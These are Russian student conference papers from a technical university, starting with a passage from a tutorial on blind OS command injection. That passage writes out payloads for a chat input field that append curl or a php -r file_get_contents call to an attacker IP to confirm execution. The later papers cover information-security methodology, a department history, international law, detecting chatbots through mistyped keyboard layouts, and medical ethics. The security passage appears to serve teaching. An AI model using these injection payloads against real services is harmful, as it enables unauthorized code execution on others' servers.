


Рисунок 1 - Строка «проверка скрипта».

Используем в качестве полезной нагрузки использовать команду curl:

```
1 curl IP_АТАКУЮЩЕГО/c.php?q=ЛЮБАЯ-УНИКАЛЬНАЯ-СТРОКА
```

Достаточно ввести следующее в окно ввода сообщения:

```
1 Привет, это проверка; curl 192.168.56.104/c.php?q=ЛЮБАЯ-УНИКАЛЬНАЯ-СТРОКА; #
```





Рисунок 2 – Ввод текстовой информации в окно.

В результате команда curl запросит страницу с указанным адресом, а в файле messages.txt добавится фраза «ЛЮБАЯ-УНИКАЛЬНАЯ-СТРОКА» и это подтвердит наличие уязвимости. [3]

На уязвимом сервере может отсутствовать программа curl, но возможно выполнить все действия средствами самого PHP.

Можно запустить команду вида:

```
1 php -r 'PHP КОД ДЛЯ ВЫПОЛНЕНИЯ'
```

Чтобы открыть веб-ссылку, можно использовать функцию file_get_contents, тогда моя полезная нагрузка будет такой:

```
1 php -r 'file_get_contents("http://192.168.56.104/c.php?q=ЛЮБАЯ-УНИКАЛЬНАЯ-СТРОКА");'
```

А в поле ввода вставим:

```
Привет, это проверка; php -r 'file_get_contents("http://192.168.56.104/c.php?q=ЛЮБАЯ-УНИКАЛЬНАЯ-СТРОКА");'; #
```

Подводя итоги, при эксплуатации слепого внедрения команд мы можем сделать довольно много способов внедрения в веб-сервисы. Кроме запуска утилит Linux, возможно выполнять код PHP. Обычно невозможно записать в директории веб-сервера, но всегда можно сохранить файлы в /tmp. Это может понадобиться для загрузки на сервер дополнительных инструментов, для поиска проблем с безопасностью и эксплуатации.

Список источников

1. Внедрение команд ОС: понятие, эксплуатация, автоматизированный поиск уязвимости URL: <https://hackware.ru/?p=1133> Дата обращения: (01.03.2024). – Текст: электронный.
2. Азы работы с веб-сервером для пентестера URL: <https://hackware.ru/?p=3177> Дата обращения: 01.03.2024). – Текст: электронный.
3. Как запустить PHP скрипт без веб-сервера URL: <https://hackware.ru/?p=8454> Дата обращения: 02.03.2024). – Текст: электронный.

4. Рытов М.Ю., Шкаберин В.А., Лысов Д.А., Горлов А.П. Авторизация пользователей на основе комплексного применения методов распознавания лиц. *Информация и безопасность*. 2016. Т. 19. № 1. С. 106-109.

5. Аверченков В.И., Шкаберин В.А., Спасенников В.В., Рытов М.Ю., Лексиков Е.В. *Конкурентная разведка: технологии и противодействие*. Брянск, 2014.

Материал поступил в редколлегию 20.04.2024

УДК 004.056

Разработка комплексной методики повышения безопасности обработки конфиденциальной информации в производстве

Яценко Владислав Андреевич (ст. гр. О-21-ИБ-1-ози-Б)

Работа выполнена под руководством старшего преподавателя кафедры «Системы информационной безопасности», Лысов Дмитрий Андреевич (lysovdmiriia@gmail.com)

Аннотация: данное исследование направлено на разработку комплексной методики повышения безопасности обработки конфиденциальной информации в производственных предприятиях. Целью работы является создание системы мер, объединяющей технические, организационные и обучающие аспекты, для обеспечения надежной защиты конфиденциальных данных и снижения рисков утечек и несанкционированного доступа. Результаты исследования будут направлены на повышение уровня информационной безопасности в производстве и укрепление защиты ценных корпоративных ресурсов.

Ключевые слова: безопасность информации, конфиденциальная информация, методика защиты данных, информационная безопасность, несанкционированный доступ.

В условиях современного промышленного производства, конфиденциальная информация становится объектом особой важности и ценности. Обеспечение ее надежной защиты от утечек и несанкционированного доступа является критически важной задачей. В данном исследовании предлагается разработать комплексную методику, объединяющую технические, организационные и обучающие меры для повышения безопасности обработки конфиденциальной информации в производстве.

Промышленные предприятия сталкиваются с растущими угрозами утечек конфиденциальных данных, что может привести к серьезным последствиям, таким как финансовые потери, утрата конкурентных преимуществ и повреждение репутации компании. Согласно исследованиям, более 60% предприятий в производственном секторе сталкиваются с инцидентами утечек

данных каждый год, что подчеркивает актуальность проблемы и необходимость разработки эффективных методов защиты.

Статистические данные показывают, что до 40% предприятий в производстве не имеют четко выработанных политик безопасности информации, а только 20% осуществляют регулярное обучение сотрудников по вопросам информационной безопасности. Эти цифры свидетельствуют о недостаточном внимании к защите конфиденциальных данных в производстве и необходимости принятия мер для повышения безопасности информации.

Существующие методики и подходы к обеспечению безопасности информации в производстве включают применение шифрования данных, установку систем мониторинга и контроля, а также проведение аудитов информационной безопасности. Однако, многие из этих решений часто недостаточно комплексны, не охватывают все аспекты безопасности, и требуют дополнительной доработки.

Для эффективного повышения безопасности обработки конфиденциальной информации в производстве предлагается разработать комплексную методику, включающую следующие основные шаги:

1. Оценка текущего состояния информационной безопасности и выявление потенциальных уязвимостей.
2. Создание четкого набора правил и процедур по обработке и защите информации на производстве.
3. Внедрение современных технических средств и решений для обеспечения защиты данных.
4. Проведение обучающих мероприятий, тренингов и тематических семинаров по вопросам информационной безопасности.

Принимая во внимание комплексный характер предложенных решений, ожидается улучшение уровня безопасности обработки конфиденциальной информации на производственных предприятиях.

Разработка комплексной методики повышения безопасности в обработке конфиденциальной информации в производстве является необходимым шагом в условиях растущих киберугроз и угроз безопасности данных. Эффективная методика, объединяющая технические и организационные меры, позволит минимизировать риски утечек данных, обеспечить сохранность конфиденциальной информации и поддержать безопасное производственное окружение.

Список источников

1. "Информационная безопасность предприятия" - Н. С. Гармасюк, А. И. Кузнецов
2. "Методика разработки комплексной системы защиты информации на предприятии" - С. В. Иванов, О. В. Смирнова
3. "Технологии защиты информации в современном бизнесе" - В. П. Петров, Е. А. Сидоров

4. "Анализ средств и методов защиты информации в информационных системах предприятия" - А. В. Никитин, Л. Я. Смирнов.

ФАКУЛЬТЕТ ОТРАСЛЕВОЙ И ЦИФРОВОЙ ЭКОНОМИКИ

Секция «Гуманитарные и социальные дисциплины»

УДК 94

Опыт гуманитаризации профессионального образования в контексте генезиса кафедры «Гуманитарные и социальные дисциплины» БГТУ

Вольский Максим Сергеевич (ст. гр. О-21-ПРО-иис-Б)

Работа выполнена под руководством доцента кафедры «Гуманитарные и социальные дисциплины» Захаровой Людмилы Ивановны (tim-lyud@yandex.ru)

Аннотация. Рассматривается опыт гуманитаризации профессионального образования на примере генезиса кафедры «Гуманитарные и социальные дисциплины» Брянского государственного технического университета.

Ключевые слова: гуманитаризация профессионального образования, кафедра «Гуманитарные и социальные дисциплины», БГТУ.

В современной ситуации структурной перестройки высшего профессионального образования гуманитаризация образования является одним из условий реального пути возвращения к истокам педагогической науки и традициям российского образования, основанного на представлениях о доминировании целей развития свободной, гуманной, духовной, творческой личности, способной к самоопределению и самореализации.

Гуманитаризация предполагает сущностное изменение всех его компонентов: целей, содержания, методов, моделей, технологий. Специфика такого обучения – опора на представления о приоритетности гуманитарного знания, приобщении учащихся к культуре через изучение и теоретический анализ достаточно большого корпуса научных и художественных текстов, погружение в пространство культуры региона. Именно гуманитаризация подталкивает учителя на поиск особых проблематизирующих содержание предмета ситуаций, на формулировку таких вопросов, которые нельзя найти в учебнике или в Интернет, а требует размышления, применения своего исследовательского подхода. Суть изложенного заключается в том, чтобы культура и наука стали осознаваться учениками как живое и целостное воплощение мира человеческих ценностей.

В этой связи актуальным является изучения опыта генезиса кафедры «Гуманитарные и социальные дисциплины» Брянского государственного технического университета.

История кафедры начинается с момента возникновения самого университета, 1930-х годов прошлого века.

26 апреля 1930 г. на рабфаке началось обучение по обществоведению с нагрузкой в 27 недельных часов. Первым преподавателем был тов. Евтеев. С

августа 1930 года утверждалась работа обществоведческого цикла и кабинета, заведующим которого стал М.Я. Шульман. В работу заведующего входила организация при кабинетах различных кружков, семинаров, круглых столов политико-образовательного значения, в том числе внеклассного чтения. Позже этот цикл возглавляли Я.Д. Мамонтов.

С 1931 г. кафедра неоднократно переименовывалась: кафедра диамата и ленинизма (1932 г.), кафедра социально-экономических дисциплин (1935 г.), кафедра диалектического материализма и ленинизма (1938 г.), кафедра диалектического и исторического материализма (1938 г.), кафедра марксизма и ленинизма (1939 г.), позже кафедра основы марксизма и ленинизма, «Научный коммунизм и философия» (1973 г.), «Философия (1990 г.), «Философия и история (1993 г.), «Философия, история и социология» (2008 г.). Сегодня кафедра, которая образовалась в 2018 году на базе кафедр «Философия, история и социология» и «Инженерная педагогика и психология» называется «Гуманитарные и социальные дисциплины»

Кафедре отводилось руководящее значение по проверке на всех кафедрах института внедрения марксистско-ленинской идеологии.

Кафедра не прекращала свою работу и в эвакуации. Так, несмотря на уменьшенные объемы работы института среди 13 кафедр, которые работали в Нижнем Тагиле, кафедра основы марксизма и ленинизма продолжила свою работу.

Среди преподаваемых дисциплин: «Диалектический и исторический марксизм», факультативный курс «Основы научного атеизма», «Марксистско-ленинская эстетика», в рамках изучения общественных дисциплин вводилось обязательное изучение документов и материалов XXIV съезда КПСС, где рассматривалось: международное положение СССР, внешнеполитическая деятельность КПСС, укрепление боевого союза мировой системы социализма, международного рабочего и национально-освободительного движения и другие вопросы.

Основной миссией кафедры «Гуманитарные и социальные дисциплины» в БГТУ является подготовка профессиональных кадров в области инженерной деятельности и экономики, обладающих высоким уровнем сформированности общекультурных и (или) универсальных, общепрофессиональных и профессиональных компетенций, коммуникативными качествами и социальной компетентностью, нацеленных на достижение успеха, умением быстро и эффективно принимать необходимые в той или иной ситуации, профессионально аргументированные решения.

Кафедра «Гуманитарные и социальные дисциплины» и сегодня занимает ключевые позиции в гуманизации и гуманитаризации среды технического вуза как пути реализации свободного от технократизма инженерного образования и решении ряда серьезных задач психолого-педагогического характера, патриотического воспитания и формирования гражданской позиции.

Преподаватели принимают активное участие в общей системе воспитательной работы со студентами университета. Акцент при этом делается не только на учебно-воспитательную, но на внеаудиторную работу.

Список источников

1. Попкова Н. Вопросы гуманитаризации образования. Высшее образование в России. 2004. № 2. С. 106-110.
2. Trifankov Yu.T., Dergachev K.V. A brief review of the modern development of the world and life in the works of scientists of bryansk philosophical school of social-technogenic world development. В сборнике: SHS Web of Conferences. electronic collection. National Research Tomsk Polytechnic University. 2016. С. 01151.
3. Трифанков Ю.Т., Шанцева Е.Н., Дзюбан В.В. История оккупации Брянской области в годы великой отечественной войны. Партизанское движение и коллаборационизм (1941 -1943) / Брянск, 2012.
4. Семьшев М.В., Семьшева В.М., Андрущенко Е.В., Куцебо Г.И., Гарбузова Г.В. Формирование социально-профессиональной идентичности студента в условиях современного профессионального образования. Международный научный журнал. 2016. № 1. С. 90-97.
5. Проблемы преподавания истории периода Второй мировой войны (на примере американских учебных программ): фальсификация или умышленное замалчивание // Исторический бюллетень. 2022. Т. 5. № 4. С. 101 – 105.

Материал поступил в редколлегию 20.04.2024

УДК 341.01

Принципы международного права, направленные на поддержание мира и безопасности

*Евдокименко Александра Андреевна (ст. гр. О-23-НТТС-птсо-С)
Работа выполнена под руководством доцента кафедры «Гуманитарные и социальные дисциплины», Ноздриной Натальи Александровны
(evdokimenkob17@yandex.ru)*

Аннотация. Определены принципы международного права, направленные на поддержание мира и безопасности.

Ключевые слова: принципы международного права, международное право, принцип неприменения силы и угрозы силой, принцип территориальной целостности государств, принцип нерушимости границ, принцип мирного разрешения международных споров.

Принципы международного права, направленные на поддержание мира и безопасности: принцип неприменения силы и угрозы силой; территориальной целостности государств; нерушимости границ; мирного разрешения международных споров.

Целью данной работы являлось изучение принципов международного права, направленных на поддержание мира и безопасности.

Принцип невмешательства и невозможности применения силы запрещает государству использовать прямое или косвенное насилие, а также совершать любые действия, которые могут создать угрозу применения силы против другого государства. Этот принцип запрещает применение силы для урегулирования международных конфликтов, поддержку организаций вооруженных групп, включая наемничество, организацию или подстрекательство к гражданской войне или террористическим актам в других странах, а также военную оккупацию территории другого государства.

Принцип территориальной целостности государства закреплен в четвертом пункте второй статьи Устава ООН и развивается в Декларации о принципах международного права 1970 года. Согласно данной Декларации, упомянутый принцип является важной составной частью принципа неприменения силы и угрозы силой, а также принципов суверенного равенства государств. В заключительном акте Совещания по безопасности и сотрудничеству в Европе данный принцип, ввиду его критического значения, выделен как отдельный принцип международного права.

Принцип нерушимости границ тесно связан как с двумя предыдущими принципами, так и с принципом суверенного равенства государств. Этот принцип включает в себя не только отказ от применения силы или угрозы ею для нарушения существующих границ, но и отказ от попыток изменения государственных границ. Согласно этому принципу, "государства-участники обязаны признавать границы друг друга неприкосновенными... и воздерживаться от любых действий в настоящем и будущем, направленных на их нарушение".

По сути, принцип мирного разрешения международных споров означает то, что государство обязуется решать свои проблемы только мирными методами. На выбор конкретного средства государство предоставляет право. В их число входят переговоры, создание специальной комиссии по спорным вопросам, посредничество (рекомендация третьего государства), примирение через деятельность согласительной комиссии, арбитраж, судебное разбирательство в процессе арбитража.

Таким образом, соблюдения принципов международного права обеспечивает поддержание мира и безопасности.

Список источников

1. Марченко, М. Н. Основы права. Учебник/ М. Н. Марченко, Е. М. Дерябина. - Москва: Проспект, 2023. – 326-328 с.
2. Лукашук, И. И. Международное право. Учебник/ И. И. Лукашук. – Москва: Волтерс Клувер, 2005. – 156-158 с.
3. Захарова Л.И., Лавров Е.А. Формирование модели антикоррупционного поведения будущих профессионалов в образовательной // Педагогический дизайн в высшем и среднем профессиональном образовании:

Сборник научных статей научно-практической конференции с международным участием. Брянск, 2021. – С. 33 – 37.

4. Захарова Л.И., Абовьян Е.Н., Ноздрина Н.А. Междисциплинарный подход формирования компетенций будущих бакалавров в области права // Педагогический дизайн в высшем и среднем профессиональном образовании: Сборник научных статей научно-практической конференции с международным участием. Брянск, 2021. – С. 171 – 178.

5. Захарова Л.И., Абовьян Е.Н., Трифанков Ю.Т. Основы российского права. – Саарбрюкен, 2018.

Материал поступил в редколлегию 20.04.2024

УДК 378:004

Разработка способа обнаружения искусственного интеллекта в текстовом общении

Ельхимов Данила Дмитриевич (ст.гр. О-21-МАШ-отсп-Б)

Работа выполнена под руководством доцента кафедры «Гуманитарные и социальные дисциплины», Абовьян Елены Николаевны (mjordan@yandex.ru)

Аннотация: В данной работе предлагается разработка метода обнаружения искусственного интеллекта (ИИ) в текстовом общении. Подход основан на анализе текстовых сообщений с использованием различных техник машинного обучения и обработки естественного языка. Предложенный метод позволяет эффективно выявлять наличие ИИ в чате и отличать его от общения с реальными пользователями.

Ключевые слова: искусственный интеллект, чат, обнаружение, метод, машинное обучение, обработка естественного языка, анализ текста, ключевые признаки, классификация.

Проблема возникает в контексте возможного злоупотребления искусственным интеллектом (ИИ) в чатах. Злоумышленники могут использовать ИИ с целью манипулирования, обмана или проведения вредоносных действий в онлайн-среде. Например, ИИ может быть задействован для создания поддельных профилей или автоматизированных ботов, которые могут попытаться обмануть пользователей, собрать их личные данные или распространить вредоносное программное обеспечение.

Для пользователей это может привести к потенциальному нарушению конфиденциальности, финансовым потерям или даже угрозам безопасности.

Таким образом, разработка методов обнаружения искусственного интеллекта в чатах становится крайне важной задачей для обеспечения безопасности и защиты пользователей от потенциальных угроз.

Мой метод обнаружения ИИ основан на наблюдении за ситуациями, когда пользователь начинает печатать сообщение на клавиатуре, настроенной на неправильную раскладку. Это является типичным случаем для некоторых регионов, включая Россию, где используются различные раскладки клавиатуры, такие как русская и английская.

Например, пользователь, желая написать на русском языке "Привет, как дела?", случайно начинает вводить текст на английской раскладке. Таким образом, фраза может выглядеть как "Ghbdtn, rfr ltkf?" вместо "Привет, как дела?". Обычный человек, привыкший к использованию нескольких раскладок клавиатуры, вероятно, сможет разобрать данное сообщение, в то время как искусственный интеллект, не обладающий таким опытом, скорее всего, будет затруднен в расшифровке такой фразы. Такой подход позволяет эффективно выявлять присутствие ИИ в чате, основываясь на особенностях ввода текста пользователем.

В контексте разработки метода обнаружения искусственного интеллекта (ИИ) в текстовом общении, важно также упомянуть тесты Тьюринга, которые являются классическим методом оценки способности машины проявлять интеллект, сравнивая её поведение с поведением человека. Тесты Тьюринга обычно включают ситуации, когда человек ведет текстовый диалог с неизвестным собеседником, не зная, является ли этот собеседник машиной или другим человеком. Если машина может убедить человека в своей "человечности" в течение определенного времени, то она считается прошедшей тест Тьюринга [1].

Переходя к экспериментам над искусственным интеллектом (ИИ), я первоначально обратился к модели «ChatGPT 3.5». Подвергнув модель тестированию, я представил ей сообщение "ghbdtn rfr e nt,z ltkf" ("Привет как у тебя дела"), которое является примером текста на английской раскладке, предполагая, что пользователь намеренно пишет на русском языке, но совершает ошибку в выборе раскладки. Удивительным образом, «ChatGPT 3.5» правильно интерпретировал это сообщение, превосходя ожидания.





Рисунок 1. Ответ от Chat GPT 3.5


Однако, несмотря на правильный ответ, полученный от «ChatGPT 3.5», наблюдалась некоторая типичность в его реакции, что подтверждает использование шаблонного подхода. Вероятно, это указывает на то, что модель придерживается стандартных паттернов ответов в подобных ситуациях,

Рисунок 2. Ответ Chat GPT 3.5 До предоставления информации

несмотря на интеллектуальную сложность задачи. Этот результат ставит под



сомнение степень понимания контекста и умения модели адаптироваться к непредсказуемым сценариям.



После первоначального успешного расшифрования сообщения "ghbdt n rfr e nt,z ltkf" и его правильного ответа, я решил усложнить задачу и предложить более сложное сообщение для расшифровки - "Hfcrf;b j rjirf". Однако, на этот раз «ChatGPT 3.5» не смог правильно расшифровать сообщение и воспринял его как обычный набор символов, не понимая его смысла.

После того, как была предоставлена информация о методике

Рисунок 3. Ответ Chat GPT 3.5 После предоставления информации

формирования сообщения, «ChatGPT 3.5» снова попытался расшифровать его и выдал результат "привет я здесь". Однако, этот результат оказался неправильным, что может указывать на недостаточную адаптацию модели к конкретным методам обнаружения ИИ в текстовом общении.

«Yandex GPT» отказался отвечать на сообщение и не попытался расшифровать его, что может указывать на ограничения модели или её неспособность к адаптации к данному типу задач. Этот результат может быть обусловлен различными факторами, такими как отсутствие подходящих данных или моделирование, несоответствие алгоритмов обучения и детектирования искусственного интеллекта в текстовом общении.




Рисунок 4. Ответы Yandex GPT




Рисунок 5. Ответ Copilot

Лучшим был «Copilot», он смог понять методику появления сообщения, но не смог расшифровать его содержание. Этот результат может быть интересным, поскольку он демонстрирует способность «Copilot» к пониманию процесса формирования сообщений.

Подводя итоги на данный момент, можно отметить, что предложенный способ обнаружения искусственного интеллекта в текстовом общении демонстрирует определенную эффективность. Однако, следует учитывать, что в ближайшем будущем искусственный интеллект, скорее всего, научится понимать и расшифровывать такие признаки, как неправильная раскладка клавиатуры.

Список источников

1. Электронный ресурс https://ru.wikipedia.org/wiki/Тест_Тьюринга.
2. Сташкова О.В., Шестопал О.В. Использование искусственных нейронных сетей для восстановления пропусков в массиве исходных данных. Известия высших учебных заведений. Северо-Кавказский регион. Технические науки. 2017. № 1 (193). С. 37-42.

3. Степанищев А.Ф., Паршикова Г.В. Голографическая модель языка как основа для построения искусственного интеллекта и моделирования сознания. Вестник Брянского государственного технического университета. 2013. № 2 (38). С. 126-129.

4. Безгодков А.В., Смирнов В.Т., Мерзлякова Е.А., Шматко А.Д., Уварова В.И., Ерохин Д.В., Евенко В.В., Половникова А.А., Ситник Л.П., Скоблякова И.В., Слободчикова Е.М., Барсуков Г.В., Семенова Е.М., Власов Ф.Б., Крахмалева Е.В., Попова Л.В., Вандина О.Г., Попова А.Х., Маслов Б.Г., Жданова И.В. и др. Интеллектуальный капитал - основа опережающих инноваций. коллективная монография / Санкт-Петербург; Орел, 2007.

5. Попкова Н.В. Человек в техногенном мире: творец или творение?. Мир психологии. 2005. № 4 (44). С. 216-226.

Материал поступил в редколлегию 20.04.2024

УДК 614.253

Основы медицинской этики

Ким Алина Алексеевна (ст. группы О-21-УК-укс-Б)

Работа выполнена под руководством доцента кафедры “Гуманитарные и социальные дисциплины” Абовян Елены Николаевны (mjordan@yandex.ru)

Аннотация: Медицинская этика является неотъемлемой частью общей этики и занимается вопросами нравственности врача: она охватывает сферу профессионального долга, чести, совести и достоинства врача. Однако медицинская этика также распространяется на сферу повседневной жизни медицинского работника и включает его культуру, человеколюбие, физическую и моральную чистоту и другие аспекты. В целом можно сказать, что этика является внешним отражением внутреннего содержания личности человека.

Ключевые слова: этика, деонтология, медицинская этика и деонтология, медицина.

Медицинская этика - одна из самых древних профессиональных этик. Исходно она представляла собой систему ответственности врача, его обязанностей перед пациентом и правил поведения. Еще в древнем Вавилоне и в Индии в ведийскую эпоху, более 3000 лет назад, врачам следовало придерживаться кодекса медицинской этики.

Развитие медицинской этики получила в индийском народном эпосе "Аюрведе" ("книга жизни"), написанном в 3 веке до н.э., где затрагивались вопросы профессиональных отношений между врачами и врачом и пациентом.

Основные принципы медицинской этики считаются сформулированными Гиппократом, включая постулаты, которые в настоящее время являются торжественным обязательством студентов медицинского образования после окончания вуза.

Филипп Ауреол Теофраст Бомбаст фон Гогенгейм (1493-1541), реформатор медицины, сформулировал следующие принципы.

- врач должен постоянно думать о пациентах;
- врач не должен лгать, лицемерить, не должен быть легкомысленен;
- основа любого лечения – любовь.

В 19-20 веках Анатолий Федорович Кони внес значительный вклад в развитие медицинской этики. В своем исследовании "К материалам о врачебной этике" он обсуждал несколько спорных вопросов, которые до сегодняшнего дня остаются актуальными в медицинской этике, такие как нравственные обязанности врача по отношению к пациенту и его семье, вопросы ускорения смерти в безнадежных случаях и другие. Кони сформулировал следующие обязанности врача:

- уважение к науке;
- неприменение приемов с скоропроходящим эффектом;
- не делать выводов из неокончательно проверенных знаний;
- терпимость к пациенту.

Деонтология — часть этики, которая изучает долг человека перед другими людьми и обществом в целом. Ее теоретической основой является медицинская этика, а практическое применение медико-этических принципов проявляется в деонтологии, особенно в поступках медицинского персонала. Медицинская деонтология имеет свои этические нормы, которые сформировались в течение многовековой истории медицины, и объединяются в свод правил поведения врача. Сам термин "деонтология" происходит от греческого слова «деон», что означает "должный", и впервые был использован английским философом Бентамом.

Аспекты медицинской деонтологии включают в себя взаимоотношения медицинского персонала с больными, с родственниками пациентов, а также между собой. При выполнении своих функциональных обязанностей медицинский работник должен придерживаться основных принципов медицинской деонтологии, таких как гуманность и милосердие.

Медицинская деонтология включает учение о врачебной тайне, врачебном долге, врачебной этике и другие аспекты, направленные на предотвращение неполноценной медицинской помощи. Многие правила деонтологии стали похожи на правила хорошего тона, и соблюдаются каждым уважающим себя врачом. Эти правила сформировали медицинский этикет.

Важно отметить, что правила деонтологии изменяются в соответствии с новыми этическими принципами. Например, в советскую эпоху деонтология призывала скрывать от неизлечимо больного его диагноз. Сегодня же согласно современным правилам врач должен тактично объяснить пациенту истинную ситуацию.

Главные принципы медицинской деонтологии состоят в том, чтобы действия врача были направлены на благо пациента, избегать действий, которые могут причинить страдания как самому больному, так и его родственникам, а также не наносить ущерб другим людям. Решения врача должны опираться на

современные научные знания, а не настраиваться на получение выгоды от пациента. Сведения о здоровье пациента должны храниться врачом в тайне.

В конце 19 века возникла моральная дилемма в медицине: как относиться к пересадке органов и имеет ли врач право лечить одного пациента за счет причинения вреда другому человеку. А.Ф. Кони впервые урегулировал этот вопрос. Он заявил, что договор между донором и реципиентом может быть неправомерным или аморальным, если донором является умственно неполноценный или несовершеннолетний человек. Он также признал неприемлемым оказывать давление на донора с помощью силы или манипуляций, а также обманывать его, не раскрывая все недостатки операции. Только в этом случае врач имеет право проводить операцию, и его не интересуют мотивы согласия донора.

Таким образом, А.Ф. Кони разработал основные требования к проведению пересадок органов, которые до сих пор действительны:

- донор должен быть здоров психически и физически;
- врач должен быть убежден, что операция не опасна для жизни донора и повреждения, нанесенные ему скоропроходящи;
- донор и реципиент должны владеть полной информацией, касающейся предстоящей им операции;
- донор и реципиент должны письменно заверить о согласии на операцию.

